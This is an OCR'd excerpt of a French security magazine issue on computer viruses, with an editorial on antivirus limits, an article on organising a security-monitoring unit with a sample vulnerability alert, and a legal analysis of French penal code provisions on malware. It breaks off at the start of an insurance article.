100 % Sécurité Informatique

France Metro : 7,45 Eur - BEL, LUX, PORT : 8,5 Eur - CAN : 13 $C - MAR : 75 DH

Janvier-février 2003

MISC

5

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

Inclus : les aspects juridiques

VIRUS
Mythes et réalités

- Exécution de code malveillant via Internet Explorer 5 et 6
- Virus sous Unix, quand la fiction devient réalité
- Application concrète d'une politique antivirus
- Analyse d'un ver par désassemblage
- La lutte antivirale : techniques et enjeux

+ La sécurité du réseau UMTS

EN KIOSQUE

SOMMAIRE

■ Focus
TCPA/Palladium : Frequently Asked Questions
Une "install party"

■ Dossier
Samba et le support ACL sur Debian

■ Sécurité
Reverse : Analyse d'un binaire

■ Apprentissage
Apprivoiser LaTeX (8) : espaces et mesures

■ Développement
Le C++, C+ classe (g++ - partie III)
Etendre et embarquer l'interpréteur Python (4)
Introduction à la programmation en Perl (6) : les modules
Java : bibliothèques natives
Briques de base en C (12) : sauvegarde et stockage sur fichier
Comprendre et programmer les protocoles POP et IMAP
La librairie Qt (10) : les classes conteneurs

■ Graphisme
KPovModeler : modéliser un tournevis en utilisant la CSG (Constructive Solid Geometry)
Blender : Relative Vertex Keys

APPRIVOISEZ VOTRE PINGOUIN !

SOMMAIRE

VIRUS, UNE VÉRITABLE MENACE ?

Parmi mes amis, beaucoup, sinon tous, pensent que " j'ai un grain ". A chaque fois que MISC sort, je leur recommande fortement de l'acheter, alors qu'ils n'y comprennent pas un mot. Et quand je tente de leur expliquer de quoi il retourne, ils pensent que je fais une crise d'hystérie. Certains cependant, comme Hélène et Olivier, le font sympathiquement depuis le premier numéro, il y a environ un an maintenant. Je sais qu'ils ne sont pas les seuls, car j'ai reçu beaucoup de courriers nous encourageant à continuer sur la voie que nous avions choisie. Merci à tous, lecteurs et contributeurs, de votre soutien et de votre fidélité.

Le magazine continuera à évoluer en fonction de ce que vous nous faites parvenir comme retour, alors n'hésitez pas. Nous avons ainsi élargi les rubriques, à tel point que nous ne pouvons les faire toutes tenir dans un seul numéro. Vous en verrez certaines disparaître d'un numéro, pour les retrouver dans le suivant.

Venons-en au sujet, sensible, de ce numéro : les virus et la lutte anti-virale.

Les virus, tout le monde connaît ! C'est ce petit programme qui, lorsqu'il arrive sur votre poste, vous affiche un message rigolo, modifie vos documents ou encore efface votre disque dur. Toutefois, le coût d'un virus ne se limite pas à cela, il faut aussi considérer la charge engendrée sur les serveurs mails et le réseau dans son ensemble. C'est vite pénible de recevoir 15 virus par jour.

Il est des antivirus comme des pare-feu. Il s'agit d'un produit indispensable, mais certainement pas miracle. L'argument marketing prétendant que votre antivirus vous protège de tous les virus connus et inconnus n'est que ça, un argument marketing. Efficace pour les ventes, certes, mais ô combien malheureux et maladroit ! Combien de personnes pensent être invulnérables sur Internet avec ce duo ? Bien trop ! Je ne parle même pas ici de ceux qui les ont installés il y a 6 mois, un an ou plus, et qui depuis, continuent à surfer comme si de rien n'était.

Combien de fois, ces dernières années, avez-vous entendu des annonces prévoyant une attaque virale à une date donnée ou constatant une infection sur les grands médias populaires ? " I Love you " ou " Anna Kournikova " envahissent nos machines, et je reste sidéré par le peu de dégâts qu'ils causent quand on réfléchit aux possibilités réelles. Bref, les virus m'intriguent...

Tout d'abord, il y a l'aspect " vie artificielle " de la bête, qui cherche à survivre, à se reproduire. Ayant pas mal travaillé sur les algorithmes évolutionnaires, je reste encore émerveillé devant les solutions à ce type de problème. Il faut bien voir que le virus ou le ver " peut " comporter une charge finale, souvent destructrice, mais ce n'est aucunement une obligation. D'ailleurs, le premier ver d'Internet, le Morris Worm, n'était-il pas pour une telle étude ?

La " partie visible de l'iceberg " est une expression qui prend tout son sens quand on parle de virus. Je reste vraiment surpris par les charges finales des virus qui n'exploitent pas, heureusement, tous les privilèges auxquels ils ont droit. Quand on voit qu'au moment d'écrire ces quelques lignes, Internet Explorer comporte encore une vingtaine de failles " connues mais non patchées ", je reste coi ! Cela signifie que ces vulnérabilités sont potentiellement exploitables par n'importe quel virus, et que même la machine la mieux patchée au monde n'y pourra (presque) rien.

Du coup, j'ai du mal à croire que quelques personnes n'écrivent pas des virus ciblés, donc pratiquement indétectables, pour parvenir à leurs fins (que ce soit pour détruire, modifier ou récupérer des informations). Ces virus sont bien plus redoutables que ceux dont on parle au journal de 20 heures. Certes, ils sont plus marginaux, mais lorsque vous travaillez sur des données sensibles, ce risque n'est pas à négliger. Et souvent, les solutions techniques (passerelles antivirales et autres) n'y pourront pas grand-chose...

Par ailleurs, mettre à jour l'antivirus n'est pas suffisant, il faut également penser à mettre à jour son système et ses logiciels. Tous les antivirus reconnaissent maintenant la signature de Klez, mais combien de postes ont un IE/OE patché contre la faille qu'il exploite ? Ainsi, un virus avec une signature différente de celle de Klez, mais exploitant la même vulnérabilité, réussira à contaminer vos machines. Ou pire, un virus à double niveau, comportant un Klez qui sera détecté, et une autre charge, invisible : la détection du Klez donnera un (faux) sentiment de protection, pendant que le second niveau fera ce qu'il veut sur votre système.

La lutte antivirale n'est pas simple. Les méthodes qui existent sont souvent efficaces uniquement contre les virus bien connus et répertoriés. Les sociétés de lutte antivirale sont bien organisées et, même si le comportement de certaines est parfois suspect, réagissent rapidement en proposant de quoi lutter contre les nouveaux virus particulièrement virulents. Cependant, le fait que la sécurité de vos systèmes repose sur une composante externe et réactive ne peut aucunement suffire à garantir la sécurité désirée. Imaginez que les signatures des virus soient élaborées par une seule et unique société, qui revende ensuite cette analyse aux éditeurs d'antivirus, qui incluent alors la signature dans leur base. Et si cette société était contrôlée par...

N'oubliez pas que votre antivirus miracle détecte ce qu'on veut bien qu'il détecte.

Frédéric Raynal

SOMMAIRE


Ont rédigé ce numéro et

VIRUS
Mythes et réalité

t y ont collaboré :

Denis BODOR
Frédéric RAYNAL
Marc BRASSIER
Thiébaut DEVERGRANNE
Pascal LOINTIER
Eric FILIOL
Eric DETOISIEN
Samuel DRALET
Alain FOUCAL
Thierry MARTINEAU
Nicolas BRULEZ
Eric FILIOL
Denis DUCAMP
Nicolas FISCHBACH
Georges BART

misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK



DOSSIER

Virus : Mythes et réalités

est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Service commercial : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédaction
Rédacteur en chef : Denis Bodor
Rédacteur en chef adjoint :
Frédéric Raynal
Conception graphique : Katia Paquet
Impression : Didier Québécor - Strasbourg
Secrétaire de rédaction : Carole Durocher
Responsable publicité :
Véronique Wilhelm
Tél. : 03 88 58 02 08
Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Service abonnement :
Tél. : 03 88 58 02 08

Dépôt légal : 2 e Trimestre 2001
N° ISSN : en cours
Commission Paritaire : 02 04 K 81 190
Périodicité : Bimestrielle
Prix de vente : 7,45 euros

Printed in France
Imprimé en France

MISE EN PLACE

INTRODUCTION

La veille technologique peut être définie comme la surveillance d'un environnement spécifique à un domaine d'activité dont les sujets d'intérêts sont liés entre autre à :

- L'anticipation des innovations technologiques ;
- La préservation des intérêts technologiques ;
- La détection des menaces techniques et technologiques ;
- La protection du patrimoine matériel et immatériel.

Nous nous attachons dans cet article à la mise en place ou le développement d'une cellule de veille, dans le cadre d'une anticipation des risques informatiques, et la sécurisation d'un système d'information, ce qui représente une application spécifique de la veille technologique.

Malgré les nombreux ouvrages traitant de la veille stratégique et/ou de la sécurité informatique, nous n'avons trouvé que très peu de littérature concernant la définition d'une veille SSI, pourtant indispensable puisqu'elle vous conduira à la bonne application du modèle proactif de sécurité de l'information (évaluation, politique, implémentation, formation, audit).

Un modèle proactif peut être quantifié comme suit : *Coût total de la sécurité de l'information = coût des contre-mesures* alors qu'un modèle réactif serait : *Coût total de la sécurité = coût de l'incident + coût des contre-mesures*.

Vaste sujet tout de même puisque la notion de système d'information est généralement utilisée pour désigner la convergence entre les réseaux de communications et les différents systèmes sur lesquels ils sont connectés (ordinateurs personnels, organiseurs, téléphones mobiles, intranet, extranet, serveurs, routeurs).

Notre objectif : Préserver la confidentialité, l'intégrité et la disponibilité du système d'information

La difficulté principale à la mise en place d'une telle cellule réside dans la diversité des environnements (OS) présents en entreprise d'une part, et d'autre part dans la définition et la qualification des sources d'informations.

Nous conduirons notre mise en place de cellule au travers de 6 étapes, même si nous dépassons largement les compétences attribuées à la notion de veille, car nous le savons bien, le département informatique a généralement un rôle fonctionnel, décisionnel et opérationnel.

- *Définition des besoins et récupération d'informations internes à l'entreprise ;*
- *Définition des sources (quantification et qualification) ;*
- *Collecte des informations ;*
- *Analyse, synthèse des informations ;*
- *Diffusion du renseignement ;*
- *Sécurisation du S.I.*

Dans la description de la mise en place de la cellule, nous partons du principe que vous n'avez qu'une connaissance partielle du S.I.

Fonction des coûts d'une cellule de veille entièrement spécialisée sur ce type de problématique, nous suggérons dans cet article que cette tâche sera réalisée par une cellule de veille généraliste.A cet effet, les liens entre le directeur sécurité informatique et l'équipe chargé de la veille est un facteur clé de succès sur ce type de sujets.

LA PHASE DE DÉFINITION DES BESOINS

Dans cette phase, c'est le directeur informatique qui définit les priorités et l'on débutera donc par une inspection physique : sujet largement abordé dans les ouvrages traitant de sécurité informatique ; celle-ci comprend un audit de vulnérabilité interne et externe. En interne et en externe, nous irons au plus simple en utilisant des outils tel que Cheops (qui vous permettra de réaliser un mapping des ordinateurs connectés au réseau et une empreinte de pile), et Nessus qui est un scanner de vulnérabilités dont la réputation n'est plus à faire.

Autres outils : Ring, whisker, cgi-scan, ISS, SARA, SAINT.

La connaissance du parc informatique est une évidence, mais nous savons très bien que la politique de sécurité de l'information, ainsi que les chartes signées par les utilisateurs, ont souvent tendance à devenir obsolètes en quelques mois.

D'UNE CELLULE DE VEILLE TECHNOLOGIQUE

Cette analyse vous servira néanmoins sur deux aspects :

1. Détection des modems et applicatifs sauvages (modems, réseaux wireless, applications de type Mirc inutiles en entreprise) ;

2. Réadaptation de la politique de sécurité de l'information si besoin (avantages / contraintes utilisateurs).

L'analyse du parc terminée vous aidera à orienter significativement la cellule sur les sujets sensibles, les axes prioritaires (le cas d'Internet Explorer, qui fait l'objet de nombreuses alertes de sécurité) et le type de questions auquel devront être en mesure de répondre vos veilleurs ; ceci peut éventuellement passer par un séminaire regroupant les responsables informatiques et les veilleurs afin de présenter succinctement les aspects liés aux applications et Os, et confronter les points de vue.

DÉFINITION DES SOURCES

Lorsque nous parlons de sources d'information, nous ne nous limitons pas seulement à Internet. Pour notre part, nous en distinguons deux principales et nous vous donnerons quelques exemples pour débuter :

Les sources formelles* : Livres, lettres d'actualités, newsletters, études, portails Internet spécialisés, banques de données, newsgroups ;

Les sources informelles** : salons, forums entreprises, associations, IRC, conférences, ressources étatiques.

Sources formelles*	Sources informelles**
Livres : Halte aux hackers, Stratégie anti-hackers, aux éditions Eyrolles ; Sécurité optimale, aux éditions Campus Press, Maximum Security, et bien sûr Misc.	**Salons et conférences :** Infosec, Infosecurity, Netsec, SETI, RSA Conference, Eurosec, Linux Expo.
Newsletters : secusys, citadelle, security focus, packetstorm, cccure, net2one (sélection newsletters+alertes).	**Associations :** Clusif, Cigref, AFAI, Forum des compétences, Cnejita
Etudes : freesoft.org, ncsa.com, radium.ncsc.mil, nipc.gov, clusif, scssi.gouv.fr.	**Structures étatiques :** DCSSI, DST Division sécurité informatique, CERTA
Newsgroups : alt.comp.virus, alt.comp.virus.source.code, alt.2600,comp.risks, fr.comp.securite, fr.misc.cryptologie, fr.comp.firewall.	**IRC :** Il existe de multiples chans disponibles sur Undernet ou Efnet.
Portails Internet : securite.org, isecurelabs.com, cert.org, ciac.llnl.gov, first.org, nipc.gov, csrc.ncsl. nist.gov, usenix.org, clusif.asso.fr, secuser.com, sans.org	
Base de données : CIAC, Microsoft Advisory, Linux (par distribution), xforce.iss.net, sans.org, securityfocus, certa	
Listes de discussions : Bugtraq, OSSIR, CERT Advisory, SANS NewsBites, Microsoft Security Bulletin, CNRS Sec-info.	

Il ne sert à rien d'être exhaustif dans la sélection des sources et de répertorier l'ensemble des sites Internet traitant de la sécurité informatique, car bien souvent il s'agit de sources secondaires ayant reformulé les actualités de sources primaires, ce qui dans notre cas complique la tâche de la cellule veille lors de la phase analyse.

Abordons donc maintenant l'étape de la collecte d'information. Oubliez Google et AltaVista ! Nous parlons de nous constituer un background documentaire, d'indexer des sources et de les rendre disponibles à tout moment.

COLLECTE DES INFORMATIONS

Par définition, il existe deux stratégies dans la collecte d'informations :

- Stratégie PULL qui consiste à tirer l'information à soi (métamoteurs, moteurs de recherche, salons...)
- Stratégie PUSH dont l'intérêt est que l'information vient à vous (agents intelligents, newsletters...)

Les stratégies PUSH sont très utiles dans le cas d'une surveillance constante de l'environnement, mais ne répondront pas au vu de l'évolution rapide des exploits à l'exigence d'une veille SSI. Nous préconisons plutôt donc une veille dite PUSH pour tous les aspects concernant les nouveaux produits ou les solutions intermédiaires (nouveaux IDS, nouveaux firewalls..), et une stratégie PULL pour répondre à un besoin précis et immédiat.

Nous préconisons l'utilisation d'outils simples qualifiés d'agents intelligents pour débuter nos recherches sur le Web (la plupart sont disponibles sur le site **www.agentland.fr**) :

- C4U : permet la mise sous surveillance de pages Web et vous alerte lors des changements intervenus sur ladite page (alternative Check&Get).
- Tracerlock de Profusion est une application on-line qui, en fonction des mots clés que vous prédéfinissez, vous alerte par mail dès que ceux-ci apparaissent sur Internet (sites de news, actualités...) avec la possibilité de paramétrer ses propres sources (alternative Newswatch).
- Bullseye, qui est sans doute un des métamoteur offline des plus performant, permet un paramétrage précis de votre recherche (alternative Strategic Finder ou Copernic Agent).
- Newsrover qui permet d'effectuer des recherches dans les newsgroups avec des fonctions avancées (alternative Google).
- Sélection et inscription à des newsletters via Getzenews, inscription à des listes de diffusion via Francopholistes.
- Lettres d'informations grâce à Net2one ou Newsisfree.

Un autre outil de collecte d'information très facile à mettre en place est le rapport d'étonnement : une fiche opérationnelle décrivant une information devant faire l'objet d'une analyse plus approfondie.

Une adaptation utile de cet outil en entreprise : les alertes par l'intermédiaire des rapports IDS ou de logs anormaux. Le responsable informatique produit un rapport d'étonnement comportant les différentes informations que la cellule veille intègre dans la phase collecte d'informations, ce qui revient à adapter une attitude d'anticipation des risques. En ce qui concerne les autres sources informelles (ce qui est l'usage initial de cette fiche), celles-ci pourront également faire l'objet d'un rapport d'étonnement, comme dans l'exemple type ci-dessous :

Rapport d'étonnement	
Date: 10/11/2002	**Sujet :** réseau sans fil
Emetteur : cellule veille	**Origine :** salon Networld Interop, atelier Cisco
Destinataire : DSI	
Informations : Les réseaux sans fil se déploient maintenant au cœur des entreprises, non seulement pour des usages très spécifiques liés à la mobilité, mais de plus en plus dans le cadre de l'extension et du complément du réseau filaire. Présentation des technologies et solutions 802.11a, b, de la réglementation et des architectures, nouveau produit offrant une meilleure sécurité pour les réseaux 802,xx : CISCO Aironet 350	
Analyse : Elle prend en charge des débits pouvant atteindre jusqu'à 11 Mbits/s et est conforme à la norme IEEE 802.11b. La sécurité est une préoccupation majeure de toutes les installations WLAN. Les schémas de sécurité sans fil de première génération basés sur SSID (*Service Set Identifier*) et l'administration centrale WEP (*Wired Equivalent Privacy*) manuelle imposaient d'importantes charges administratives et excluaient de ce fait les déploiements à grande échelle. La solution Cisco est la première du secteur à proposer une gestion de la sécurité centralisée et évolutive qui délivre des clés de cryptage mono-utilisateur et monosession dynamiques intégrées à la connexion au réseau.	
Qualification source : fiable	
Notes : Les récents problèmes dus au déploiement de réseaux 802.11 sauvages en interne peuvent être résolus grâce à cette technologie basée sur des clés de cryptage mono-utilisateurs.	

Jusqu'à présent, les outils utilisés étaient logiciels. L'avant-dernière étape utilise une autre ressource : vos capacités intellectuelles. Rien ne peut remplacer le raisonnement humain ; c'est la raison pour laquelle la phase d'analyse dépend des compétences de vos veilleurs à synthétiser l'information collectée comme décrit ci-dessous.

ANALYSE DES INFORMATIONS COLLECTÉES

Une analyse permet de détecter des signaux faibles (détection d'une future information non encore divulguée), trouver des points de concordance, identifier de nouveaux axes de recherche qui se traduisent par la reformulation des besoins en phase collecte d'informations, la rédaction d'une synthèse des renseignements et leur interprétation. Pendant cette étape, l'information recueillie est soumise à un examen systématique pour en identifier les éléments significatifs et en tirer les conclusions.

L'objectif de cette phase est double :

- Valider et confirmer l'exactitude de l'information en effectuant des recoupements (qualification de l'info) avec d'autres sources formelles ou informelles. L'information vérifiée prend alors une valeur intrinsèque et l'on peut qualifier celle-ci de renseignement.
- Prévision et prospective que l'on intègre dans la phase définition des besoins (ex. : un logiciel vulnérable à un buffer overflow est généralement susceptible d'être à nouveau vulnérable dans le futur... et des logs anormaux sur une machine spécifique peuvent laisser présager une tentative d'accès frauduleux) et de surveillance de l'environnement logiciel (tendance d'évolution des IDS, cf veille produit) .

Information / Source				
	suspecte	peu crédible	subjective	sûre
Aucun apport	info 1			
Eventuellement utile		info 2		
Intéressante			info 3	info 5
Importante			info 6	info 4

Enfin, la dernière étape, bien qu'elle soit primordiale, est celle où il existe généralement le plus de déficits : la circulation de l'information.

DIFFUSION DU RENSEIGNEMENT

Le principe est simple : diffuser le bon message au bon moment à la bonne personne.


A priori, si les responsables informatiques ont correctement mené la phase d'audit SI, les veilleurs doivent être à même de définir, en fonction de l'OS et des applications présentes, les acteurs ou utilisateurs concernés par une menace, grâce à l'identification des compétences internes via l'intranet.

Il ne faut pas bien évidemment se limiter à appliquer des correctifs ; cette diffusion du renseignement s'accompagne d'une mise à jour de la base de données vulnérabilités (intranet) sous forme CVE, mais également de proposition de mesures pour améliorer la sécurité (fait partie des champs d'activité de la veille technologique).

La diffusion de ce renseignement s'effectue généralement par mail sous la forme de fiche d'alerte comme dans le tableau présenté page suivante.

C'est ici que se termine le travail de notre cellule veille généraliste, cette étape complémentaire de sécurisation du SI est réalisée par l'équipe informatique, cependant les corrections réalisées seront prises en compte (management des connaissances) dans le schéma global de veille SSI tel que nous l'avons présentée.

Date	11/10/2002		
Gravité de la vulnérabilité	grave	moyenne	faible
Système visé par l'attaque	applications	serveurs	OS
Cause de la vulnérabilité	protocoles	implémentation	
Popularité de la vulnérabilité	publique	semi-publique	privée
Catégorie de vulnérabilité	buffer overflow	Dos	exécution code arbitraire
Conséquence	exécution programmes externes	accès root	defacement
Présentation de l'exploit : Vulnérabilité dans Microsoft Outlook Express			
Synthèse : Une vulnérabilité dans la gestion des signatures numériques de courrier par Microsoft Outlook Express permet à un utilisateur distant d'exécuter du code arbitraire sur la machine cible.			
Système affecté : Microsoft Outlook Express 5.5 ; Microsoft Outlook Express 6.0.			
Description : Lors de la réception d'un mél signé de type S/MIME, Outlook Express analyse la signature et fournit un message d'erreur en cas de problème sur celle-ci. Un utilisateur mal intentionné peut, par le biais d'une signature judicieusement composée, réaliser un débordement de mémoire lors de l'ouverture de ce message d'avertissement entraînant ainsi l'exécution de code arbitraire avec les privilèges de l'utilisateur ayant reçu ce courrier.			
Sources : Bulletin de sécurité Microsoft > http://www.microsoft.com/technet/security/bulletin/ms02-058.asp			
Correctif : Appliquer le correctif distribué par Microsoft (cf section source).			



SÉCURISATION DU S.I

Cette dernière phase est exclusivement réalisée par l'équipe informatique :

- Application des patchs proposés par les éditeurs ;
- Réadaptation si besoin est de la politique de sécurité de l'information ;
- Sensibilisation des utilisateurs pour les inciter à être vecteurs d'informations (participation à la phase collecte d'informations) lorsqu'ils reçoivent par exemple des messages contenant des fichiers attachés de nature douteuse (.bat, .pif) ;
- Implémentation de logiciels plus performants ou mise à jour de l'existant ;
- Mise à jour de la base de données concernant les opérations effectuées sur le S.I.

CONCLUSION

Nous terminerons notre article par quelques recommandations, ou plutôt l'énumération d'erreurs redondantes entravant l'optimisation de la veille :

- Une sélection trop exhaustive des sources entraînant une perte de temps considérable dans l'analyse et la synthèse.
- Pas de prise en compte des desideratas / contraintes utilisateurs, qui entraîne la multiplication d'installations de logiciels non répertoriés dans notre stratégie de collecte d'informations.
- Mauvaise communication ou peu de concertation entre le responsable DSI et la cellule veille, ce qui diminue d'autant les capacités réelles de surveillance de l'environnement.
- La qualification des sources n'est pas chose aisée, surtout dans la sécurité informatique, au vu du nombre de sources qui apparaissent tous les jours et de la rapidité à laquelle évolue le secteur. Cette étape a souvent tendance à être trop succincte.
- Manque de remontées d'informations internes (il est inutile de vous rappeler que la plupart des malveillances ont lieu en interne).
- Se concentrer sur des sources formelles (Internet, livre) et éluder les sources informelles (salons, conférences).

L'idéal serait d'avoir une cellule veille spécialisée (équipe composée d'ingénieurs), une solution irréaliste pour une entreprise classique type PME-PMI fonction des coûts (+ ou - 50 000 euros) que cela engendrerait.

La solution vient donc d'une réelle coopération entre le DSI et le responsable veille.

La diversification verticale pour une cellule de veille généraliste déjà existante n'engendre *a priori* aucun coût supplémentaire.

Les entreprises qui ne possèdent pas ou ne veulent pas (elles ont tort) créer ou étendre les attributions de leur cellule de veille ont deux solutions :

- Augmenter le salaire d'un de leur ingénieur informatique et étendre son champ de compétences ;
- Faire appel à des sociétés de sécurité informatique qui proposent des prestations de veille SSI pour un coût avoisinant les 5500 euros / an.

Marc Brassier

webmaster@guerreco.com

http://www.guerreco.com

VIRUS INFORMATIQUES,

■ LES LIMITES DU CONCEPT DE VIRUS INFORMATIQUE

Le concept de virus informatique est un concept trompeur. Du cheval de Troie au virus destructeur le plus classique, en passant par les bombes logiques, le mode de fonctionnement de ces *programmes indésirables*, puisque c'est bien le critère qui les unit, est des plus divers et leurs effets des plus variables[1]. Certains ont pour objet la prise de contrôle à distance de l'ordinateur, alors que d'autres visent simplement à supprimer des données ou afficher un quelconque message politique.
Tout dépend donc du fonctionnement et de l'effet donné par le programmeur. Il existe même des virus bénéfiques qui ont pour fonction de crypter des fichiers[2]. Il est vrai que s'installer un virus informatique est une chose à laquelle on pense rarement lorsqu'il s'agit de crypter ses données !

C'est dire si l'unité du concept est fictive.

De cette diversité de programmes, nous n'envisagerons donc que très brièvement aujourd'hui les *programmes indésirables*, transmis contre la volonté éclairée du maître du système, plus particulièrement dans la dimension pénale de ces comportements. Ceux-ci pouvant permettre de réaliser des accès frauduleux, ou plus "classiquement" de porter atteinte au système d'information ou aux données qu'il héberge.

■ LE "VIRUS" INFORMATIQUE EST UTILISÉ POUR RÉALISER UN ACCÈS FRAUDULEUX AU SYSTÈME

Notre première hypothèse est celle où la transmission du programme vise, pour celui qui le transmet, à réaliser un accès frauduleux au système. Ce peut être le cas de l'utilisation des "backdoors" et autres "chevaux de Troie" à l'insu du maître du système.

L'accès et le maintien frauduleux sont incriminés par l'article 323-1 du Code pénal qui dispose, comme nous avons déjà eu l'occasion de le rencontrer[3] :

Art 323-1 c. pen. : "Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni d'un an d'emprisonnement et de 15000 euros d'amende.

Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de deux ans d'emprisonnement et de 30000 euros d'amende."

L'article 323-1 ne distingue pas le procédé utilisé pour réaliser l'accès ou le maintien[4] au système informatique, donc peu importe le logiciel ou la méthode utilisée.

Pour pouvoir être incriminés, l'accès ou le maintien doivent être frauduleux, c'est-à-dire réalisés en fraude des droits du maître du système. Ils doivent également avoir été réalisés volontairement, leur auteur devant avoir conscience qu'il accède ou se maintient sans droit sur un système de traitement automatisé de données. Un accès réalisé par erreur ne saurait donc être incriminé.

Pourront donc être pénalement sanctionnés, l'utilisation de chevaux de Troie, mais également l'utilisation de programmes informatiques plus classiques, permettant l'administration à distance (SSH, Telnet, ...), dès lors qu'ils auront été utilisés frauduleusement.

■ LE "VIRUS" INFORMATIQUE EST UTILISÉ POUR RÉALISER UNE ATTEINTE FRAUDULEUSE AU SYSTÈME OU AUX DONNÉES

C'est notre seconde hypothèse. Le programme est introduit volontairement au sein du système, à l'insu de son responsable, et dans le but de porter atteinte à son fonctionnement régulier ou de modifier ou de détruire des données.

Le législateur de 1988 a pris le parti de séparer les atteintes aux *systèmes* des atteintes aux *données*. La distinction n'est pas très heureuse[5] et a déjà été largement critiquée, mais c'est celle qui a été retenue par le Code pénal.

[1] Symptomatique également est l'emploi du terme "ver" en lieu et place du classique "virus" pour désigner les programmes auto-reproducteurs qui ont pour vecteur le réseau, puisqu'il illustre en partie l'inaptitude du concept à englober et définir l'ensemble des programmes nuisibles.

[2] Le virus KOH par exemple.

[3] Voir Misc 2 : "La loi Godfrain à l'épreuve du temps", Misc 3 : "Le scan de ports est-il licite", même auteur.

ASPECTS JURIDIQUES

■ LE "VIRUS" INFORMATIQUE EST UTILISÉ POUR RÉALISER UNE ATTEINTE AU SYSTÈME

C'est l'article 323-2 du Code pénal qui incrimine les atteintes aux systèmes :

"Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de trois ans d'emprisonnement et de 45000 euros d'amende."

Les cas d'entrave ou de faussement possibles sont très divers. Ils peuvent être matériels ou logiques, partiels ou totaux, ils peuvent correspondre à une impossibilité d'utiliser le système ou simplement un blocage temporaire.

L'article 323-2 du Code pénal pourrait donc parfaitement trouver application en cas de propagation virale, dès lors que celle-ci aboutirait à fausser ou entraver le fonctionnement régulier du système d'information. Tout comme les infractions de l'article 323-1 c. pen., l'entrave ou le faussement doivent avoir été conscients et volontaires. L'infraction ne pourrait être réalisée s'ils résultent d'une simple erreur de la part d'un utilisateur.

La jurisprudence a déjà eu l'occasion de se prononcer à propos de l'introduction volontaire d'une "bombe logique" pour l'exemple[6] :

"Constitue le délit d'entrave au fonctionnement d'un système de traitement de données automatisé, le fait d'introduire [volontairement] dans le système une bombe logique ayant pour effet de le paralyser régulièrement (...)".

■ LE "VIRUS" INFORMATIQUE EST UTILISÉ POUR RÉALISER UNE ATTEINTE AUX DONNÉES

Au-delà des atteintes aux systèmes, le législateur a également incriminé les atteintes aux données. Elles sont incriminées par l'article 323-3 du Code pénal qui dispose :

"Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de trois ans d'emprisonnement et de 45000 euros d'amende."

Les vecteurs de suppression ou de modification frauduleux de données que peuvent constituer les virus informatiques sont susceptibles, pour l'auteur de leur diffusion, de tomber sous le coup de la loi pénale. Tout comme les deux articles précédents, l'article 323-3 c. pen. suppose que les suppressions ou modifications ont été effectuées volontairement et en fraude des droits d'autrui, sans quoi cette responsabilité pénale du diffuseur ne pourrait être engagée.

L'article 323-7 incrimine également la tentative de l'une des trois infractions que nous venons de voir. Ainsi, qu'ils soient réalisés, ou simplement tentés, ces comportements pourront être incriminés.

CONCLUSION

Les cas de diffusion ou d'utilisation volontaire de virus informatique sont largement couverts par le droit pénal. La responsabilité pénale n'est cependant pas la seule à devoir être envisagée en cas de dommage causé par la propagation de *programmes indésirables*. En effet, les mécanismes classiques de la responsabilité civile devraient pouvoir être appliqués afin de rechercher une indemnisation du préjudice causé par la diffusion du virus. Au-delà de la responsabilité du diffuseur du programme, on pourrait également rechercher la responsabilité contractuelle du fournisseur d'antivirus en cas de défaillance de son produit. Cependant, en pratique, ces fournisseurs prennent le soin de délimiter contractuellement le champ opératoire de leur solution antivirale.

T. Devergranne - Doctorant en droit

Thiebaut.adsl@wanadoo.fr

[4] Nous renvoyons le lecteur à l'article "La loi Godfrain à l'épreuve du temps" publié dans Misc 2, pour une étude plus complète de ces deux notions.

[5] On peut très bien entraver un système en y supprimant des données, par exemple.

[6] C.A., Paris, Ch. 9, Sect. A, 15/03/94, jurisdata n° 020887

L'ASSURANCE

PRÉAMBULE

